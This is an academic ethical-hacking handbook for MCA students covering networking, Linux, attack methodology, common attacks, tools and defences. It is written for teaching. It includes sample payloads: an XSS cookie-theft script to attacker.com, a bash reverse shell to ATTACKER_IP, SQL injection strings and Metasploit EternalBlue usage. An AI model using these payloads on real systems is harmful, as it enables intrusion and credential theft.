Ethical Hacking

Beginner to Intermediate Guide

A Comprehensive Cybersecurity Handbook

Prepared for MCA Students | Academic Submission | Viva & Project Documentation

Academic Year 2025–2026

1. Introduction to Ethical Hacking



Figure 1: Ethical Hacking Lifecycle — Recon to Reporting

1.1 Definition

Ethical hacking (also called penetration testing or white-hat hacking) is the authorized practice of bypassing system security to identify vulnerabilities before malicious hackers do. The ethical hacker operates with explicit permission from the target organization.

1.2 Key Concepts

- **Black Hat Hacker:** Malicious attacker with no authorization
- **White Hat Hacker:** Ethical security professional with authorization
- **Gray Hat Hacker:** Works without permission but without malicious intent
- **Penetration Tester:** Simulates real-world attacks to find vulnerabilities
- **Bug Bounty Hunter:** Finds and reports bugs in exchange for rewards

1.3 Legal Framework

- Must have written authorization (scope of engagement document)
- Governed by laws: Computer Fraud & Abuse Act (CFAA), IT Act 2000 (India)
- Common certifications: CEH, OSCP, CompTIA Security+, eJPT

1.4 CIA Triad (Core Principle)

- **Confidentiality:** Only authorized users access data
- **Integrity:** Data remains accurate and unaltered
- **Availability:** Systems are accessible when needed

2. Networking Basics



Figure 2: Network Architecture — Client through Firewall to Server

2.1 OSI Model (7 Layers)

Layer	Name	Function / Protocol
7	Application	HTTP, FTP, SMTP, DNS — User interface
6	Presentation	Encryption, Compression, Encoding
5	Session	Establish, manage, terminate sessions
4	Transport	TCP/UDP — Reliable/unreliable delivery
3	Network	IP, ICMP, Routing — Logical addressing
2	Data Link	MAC addresses, Ethernet, Switches
1	Physical	Cables, Bits, NIC, Hubs

2.2 Important Protocols & Ports

- **HTTP/HTTPS:** Port 80/443 — Web traffic
- **SSH:** Port 22 — Secure remote shell
- **FTP:** Port 21 — File transfer
- **DNS:** Port 53 — Domain name resolution
- **SMTP/POP3:** Port 25/110 — Email

2.3 TCP vs UDP

- **TCP:** Connection-oriented, reliable, 3-way handshake (SYN → SYN-ACK → ACK)
- **UDP:** Connectionless, faster, no guarantee of delivery (DNS, VoIP, Gaming)

2.4 IP Addressing

- IPv4: 32-bit (e.g., 192.168.1.1) — Classes A, B, C, D, E
- IPv6: 128-bit (e.g., 2001:0db8::1) — Solves address exhaustion
- Subnet Mask: Divides network and host portion (e.g., /24 = 255.255.255.0)
- Private Ranges: 10.x.x.x, 172.16-31.x.x, 192.168.x.x

3. Operating Systems — Linux Focus



Figure 3: Linux OS Architecture — User Space to Hardware

3.1 Why Linux for Hacking?

- Open-source, customizable, powerful CLI
- Supports all major hacking tools natively
- Distributions: Kali Linux (offense), Parrot OS, Ubuntu, Debian
- Runs on minimal hardware; ideal for live boot environments

3.2 Essential Linux Commands

Command	Purpose	Example
`ls -la`	List all files with permissions	ls -la /etc/passwd
`chmod`	Change file permissions	chmod 755 script.sh
`netstat -an`	Show open ports	netstat -an | grep LISTEN
`ps aux`	List running processes	ps aux | grep apache
`find /`	Search filesystem	find / -perm -4000
`grep -r`	Search inside files	grep -r 'password' /var/www
`wget/curl`	Download files from web	wget http://site.com/file

3.3 File Permissions

Linux permissions follow rwx (read/write/execute) for Owner | Group | Others. Example: -rwxr-xr-- means owner=rwx, group=rx, others=r only. chmod 777 grants full access (dangerous).

3.4 Key Files for Hackers

- **/etc/passwd:** User account information
- **/etc/shadow:** Hashed passwords (root-only access)
- **/var/log/:** System and application logs
- **~/.bash_history:** Command history of the user

4. Hacking Lifecycle / Methodology



Figure 4: Cyber Kill Chain — 7-Stage Attack Lifecycle

4.1 Five Phases of Ethical Hacking

- **Phase 1 — Reconnaissance:** Passive (OSINT, WHOIS, DNS lookup) and Active (Nmap, ping sweep) info gathering
- **Phase 2 — Scanning & Enumeration:** Identify open ports, services, OS versions using Nmap, Netcat
- **Phase 3 — Gaining Access:** Exploit vulnerabilities via Metasploit, custom exploits, social engineering
- **Phase 4 — Maintaining Access:** Install backdoors, rootkits, or reverse shells for persistent access
- **Phase 5 — Covering Tracks:** Delete logs, clear history, modify timestamps to avoid detection

4.2 Cyber Kill Chain (Lockheed Martin)

- 1. Reconnaissance — Gather target info
- 2. Weaponization — Create exploit + payload
- 3. Delivery — Email phishing, USB, watering hole
- 4. Exploitation — Execute the exploit on target
- 5. Installation — Install malware/backdoor
- 6. C2 (Command & Control) — Remote control channel
- 7. Actions on Objectives — Exfiltrate, destroy, encrypt

4.3 Rules of Engagement

- Define scope: IP ranges, domains, excluded systems
- Timeline and escalation procedures
- Emergency stop clause for critical vulnerabilities
- Final deliverable: Professional pentest report with CVSS scores

5. Common Attacks

5.1 SQL Injection (SQLi)



Figure 5: SQL Injection — Attacker Input Flow to Database

SQL Injection occurs when user input is directly concatenated into SQL queries without sanitization, allowing attackers to manipulate database queries.

- **Classic Payload:** ' OR '1'='1'-- (bypasses login)
- **UNION Attack:** UNION SELECT username, password FROM users--
- **Blind SQLi:** Inferring data via true/false responses
- **Tool:** SQLmap automates discovery and exploitation
- **Prevention:** Parameterized queries / prepared statements, ORM, input validation

5.2 Cross-Site Scripting (XSS)



Figure 6: XSS Attack — Script Injection to Cookie Theft

- **Stored XSS:** Malicious script saved in the DB and served to all users
- **Reflected XSS:** Script reflected from URL parameter in immediate response
- **DOM-based XSS:** JavaScript modifies DOM using untrusted data
- **Payload Example:** <script>document.location='http://attacker.com?c='+document.cookie</script>
- **Prevention:** Content Security Policy (CSP), HTML encoding, HTTPOnly cookies

5.3 Man-in-the-Middle (MITM)



Figure 7: MITM Attack — Attacker Intercepts Communication

- **ARP Poisoning:** Sends fake ARP replies to redirect traffic through attacker
- **SSL Stripping:** Downgrades HTTPS to HTTP to read plaintext traffic
- **DNS Spoofing:** Fake DNS responses redirect users to malicious sites
- **Tools:** Ettercap, Bettercap, Wireshark (capture), mitmproxy
- **Prevention:** HTTPS/HSTS, certificate pinning, VPN, DNSSEC

5.4 Brute Force Attack

- Systematically tries all possible combinations of passwords/keys
- **Dictionary Attack:** Uses wordlists (rockyou.txt) — faster, targeted
- **Credential Stuffing:** Uses breached username/password pairs from data leaks
- **Tools:** Hydra (network), Hashcat (offline hashes), Medusa, John the Ripper
- **Prevention:** Account lockout, MFA, CAPTCHA, rate limiting, strong passwords

6. Ethical Hacking Tools



Figure 8: Nmap Scanning & Burp Suite Proxy Workflows

6.1 Nmap — Network Scanner

- **Purpose:** Discover hosts, open ports, services, and OS fingerprinting
- **Basic Scan:** nmap 192.168.1.1
- **Full Scan:** nmap -A -T4 -p- 192.168.1.1 (all ports, aggressive, fast)
- **Stealth SYN:** nmap -sS 192.168.1.0/24 (half-open scan, less detectable)
- **Script Engine:** nmap --script vuln 192.168.1.1 (check known vulnerabilities)
- **Output:** Returns open/closed/filtered ports with service versions

6.2 Wireshark — Packet Analyzer

- **Purpose:** Capture and analyze network packets in real time
- **Use Case:** Detect MITM, extract credentials, protocol analysis
- **Filter:** http, tcp.port==443, ip.addr==192.168.1.1
- **Key Feature:** Follows TCP stream to reconstruct full sessions

6.3 Burp Suite — Web App Testing

- **Proxy:** Intercepts HTTP/HTTPS traffic between browser and server
- **Repeater:** Manually resend and modify HTTP requests
- **Intruder:** Automated fuzzing and brute-force of web parameters
- **Scanner:** Automated vulnerability scanning (Pro version)
- **Setup:** Configure browser proxy to 127.0.0.1:8080

6.4 Metasploit Framework

- **Purpose:** Exploitation framework — find, verify, exploit vulnerabilities
- **Search:** search type:exploit name:eternalblue
- **Use Module:** use exploit/windows/smb/ms17_010_eternalblue
- **Set Options:** set RHOSTS 192.168.1.5 / set LHOST 192.168.1.10

- **Run:** exploit or run — launches the attack
- **Post-Exploit:** meterpreter shell for post-exploitation (hashdump, upload)

7. Web Application Security



Figure 9: Web Application 3-Tier Architecture

7.1 OWASP Top 10 (2021)

#	Vulnerability	Description
A01	Broken Access Control	Users can act outside their intended permissions
A02	Cryptographic Failures	Weak encryption or exposed sensitive data
A03	Injection	SQL, LDAP, OS command injection via untrusted input
A04	Insecure Design	Missing or ineffective security controls by design
A05	Security Misconfiguration	Default credentials, open cloud storage, verbose errors
A06	Vulnerable Components	Using outdated libraries with known CVEs
A07	Auth & Session Failures	Weak passwords, session fixation, missing MFA
A08	Software Integrity Failures	Unverified updates, insecure CI/CD pipelines
A09	Logging Failures	Insufficient logging enables attacks to go undetected
A10	SSRF	Server-side requests to internal/external resources

7.2 HTTP Security Headers

- **Content-Security-Policy:** Prevents XSS by specifying allowed content sources
- **X-Frame-Options:** Prevents clickjacking (DENY / SAMEORIGIN)
- **Strict-Transport-Security:** Forces HTTPS connections (HSTS)
- **X-Content-Type-Options:** Prevents MIME-type sniffing attacks

8. Password Security



Figure 10: Password Hashing vs Cracking Techniques

8.1 Password Hashing

- **MD5:** 128-bit hash — INSECURE, collision-vulnerable, avoid for passwords
- **SHA-256:** 256-bit hash — Better, but no salting means rainbow table risk
- **bcrypt:** Adaptive hashing with cost factor — RECOMMENDED for passwords
- **Argon2:** Winner of Password Hashing Competition — state-of-the-art
- **Salt:** Random data appended to password before hashing — prevents rainbow tables

8.2 Password Cracking Methods

- Dictionary Attack: Tests passwords from wordlists (rockyou.txt — 14M passwords)
- Brute Force: Tries all combinations (a-z, A-Z, 0-9, special chars)
- Rainbow Tables: Precomputed hash:password lookup tables
- Rule-based: Mutations of words (password → P@ssw0rd)
- Hybrid: Dictionary + brute force combination

8.3 Tools

- **Hashcat:** GPU-accelerated offline hash cracker (fastest)
- **John the Ripper:** Flexible offline cracker with format auto-detection
- **Hydra:** Online network brute-forcer (SSH, FTP, HTTP, RDP)

8.4 Best Practices

- Minimum 12+ characters with mixed case, numbers, symbols
- Never reuse passwords across services
- Use a password manager (Bitwarden, 1Password)
- Enable Multi-Factor Authentication (MFA) everywhere

9. Intermediate Concepts



Figure 11: Privilege Escalation — Standard User to Root/SYSTEM

9.1 Privilege Escalation

Privilege escalation is the technique of gaining higher-level permissions on a system than originally granted. It is a critical post-exploitation phase.

- **SUID Abuse:** Find binaries with SUID bit: find / -perm -4000 -type f 2>/dev/null
- **Sudo Misconfig:** sudo -l shows commands available without password
- **Cron Jobs:** Writable cron scripts running as root can be hijacked
- **Kernel Exploits:** Old kernel versions have known local privilege escalation CVEs
- **PATH Hijacking:** Replacing legitimate binaries in writable PATH directories
- **Tools:** LinPEAS, LinEnum, WinPEAS, GTFOBins (Linux), BeRoot

9.2 Reverse Shell

A reverse shell makes the target machine connect back to the attacker's machine, bypassing inbound firewall rules that block incoming connections.

- **Bash Reverse Shell:** bash -i >& /dev/tcp/ATTACKER_IP/4444 0>&1
- **Python:** python3 -c 'import socket,os,pty; ...' (multi-platform)
- **Listener Setup:** nc -lvnp 4444 (netcat listener on attacker machine)
- **Upgrade TTY:** python3 -c 'import pty; pty.spawn("/bin/bash")'

9.3 Enumeration

Enumeration is the phase of extracting detailed information about the target after initial access, used to plan further exploitation.

- **Port Enumeration:** nmap -sV -sC to detect service versions and run default scripts
- **SMB Enum:** enum4linux, smbclient -L (list shares)
- **Web Enum:** Gobuster / Dirb for directory brute-forcing
- **User Enum:** id, whoami, cat /etc/passwd, getent passwd
- **Network Enum:** arp -a, ip route, netstat -rn

10. Cybersecurity Defense Mechanisms



Figure 12: Defense-in-Depth Architecture — Firewall, IDS/IPS, WAF

10.1 Firewall

- **Packet Filtering:** Allows/blocks traffic based on IP, port, protocol rules
- **Stateful Inspection:** Tracks connection state — more intelligent than packet filtering
- **Next-Gen Firewall:** Deep packet inspection, application-layer filtering, IDS integration

10.2 IDS vs IPS

- **IDS (Intrusion Detection):** Monitors and ALERTS on suspicious traffic — passive
- **IPS (Intrusion Prevention):** Monitors and BLOCKS suspicious traffic — active
- **Signature-based:** Matches known attack patterns (fast, but misses zero-days)
- **Anomaly-based:** Detects deviations from baseline behavior (catches new attacks)
- **Tools:** Snort, Suricata, Zeek (formerly Bro)

10.3 WAF (Web Application Firewall)

- Filters HTTP/HTTPS traffic to web applications
- Blocks SQLi, XSS, CSRF, command injection at the application layer
- Examples: ModSecurity, AWS WAF, Cloudflare WAF

10.4 Other Defense Controls

- **VPN:** Encrypts traffic over untrusted networks
- **MFA:** Requires second factor (OTP, biometric) beyond password
- **Patch Management:** Regularly update OS and applications to fix CVEs
- **SIEM:** Aggregates and correlates security logs (Splunk, ELK, Microsoft Sentinel)
- **Zero Trust:** Never trust, always verify — verify every request regardless of origin
- **Honeypots:** Decoy systems to detect and study attacker behavior

10.5 Cryptography Basics

- **Symmetric:** Same key for encrypt/decrypt — AES-256 (fast, bulk data)
- **Asymmetric:** Public/private key pair — RSA-2048, ECC (secure key exchange)
- **TLS/SSL:** Encrypts web traffic — TLS 1.3 is current standard
- **PKI:** Public Key Infrastructure — digital certificates, CAs

11. Learning Path & Roadmap



Figure 13: Ethical Hacking Learning Roadmap — Beginner to Certified

11.1 Phase 1 — Foundations (Months 1–3)

- Networking: CompTIA Network+, Professor Messer, Cisco NetAcad
- Linux: Linux Journey, OverTheWire Bandit wargames
- Python: Automate the Boring Stuff, Python for Hackers
- Practice Platform: TryHackMe (Pre-Security, Jr Pentester paths)

11.2 Phase 2 — Core Skills (Months 4–6)

- Web Hacking: PortSwigger Web Security Academy (free, excellent)
- Network Hacking: TCM Security courses, HackTheBox Starting Point
- Tools: Master Nmap, Burp Suite, Metasploit, Wireshark
- CTF Practice: PicoCTF, CTFtime.org, HackTheBox

11.3 Phase 3 — Advanced (Months 7–12)

- Active Directory attacks: BloodHound, Rubeus, CrackMapExec
- Malware Analysis: Any.run, Cuckoo Sandbox, REMnux
- Cloud Security: AWS/Azure/GCP pentesting, CloudGoat
- Bug Bounty: HackerOne, Bugcrowd (start with private programs)

11.4 Certifications Roadmap

Beginner	Intermediate	Advanced	Expert
eJPT / CompTIA Sec+	CEH / PenTest+	OSCP / GPEN	CISSP / OSEP

12. Conclusion

Ethical hacking is a critical discipline in today's digital-first world. As cyber threats grow in sophistication, organizations depend on skilled security professionals to proactively identify and remediate vulnerabilities before malicious actors can exploit them.

This guide has covered the essential knowledge required for an MCA student to understand, practice, and apply ethical hacking concepts — from foundational networking and Linux skills, through offensive techniques, to defensive architectures.

12.1 Key Takeaways

- Always obtain written authorization before any security testing
- Ethical hacking follows a structured methodology: Recon → Exploit → Report
- The OWASP Top 10 defines the most critical web application security risks
- Defense-in-depth (Firewall + IDS + WAF + MFA) is stronger than single controls
- Continuous learning is essential — the threat landscape evolves daily

12.2 Career Paths in Ethical Hacking

- **Penetration Tester:** Authorized simulated attacks on client systems
- **Security Analyst:** Monitor, detect, and respond to security incidents
- **Bug Bounty Hunter:** Find and responsibly disclose vulnerabilities for rewards
- **Red Team Operator:** Advanced adversary simulation in organizations
- **Security Engineer:** Design and implement security architectures

12.3 Ethical Reminder

With great knowledge comes great responsibility. The skills described in this guide must ONLY be used on systems you own or have explicit written permission to test. Unauthorized use of these techniques is illegal and unethical, and constitutes a criminal offense under the IT Act 2000 (India) and similar laws globally.

— End of Document —

Ethical Hacking: Beginner to Intermediate Guide | MCA Academic Documentation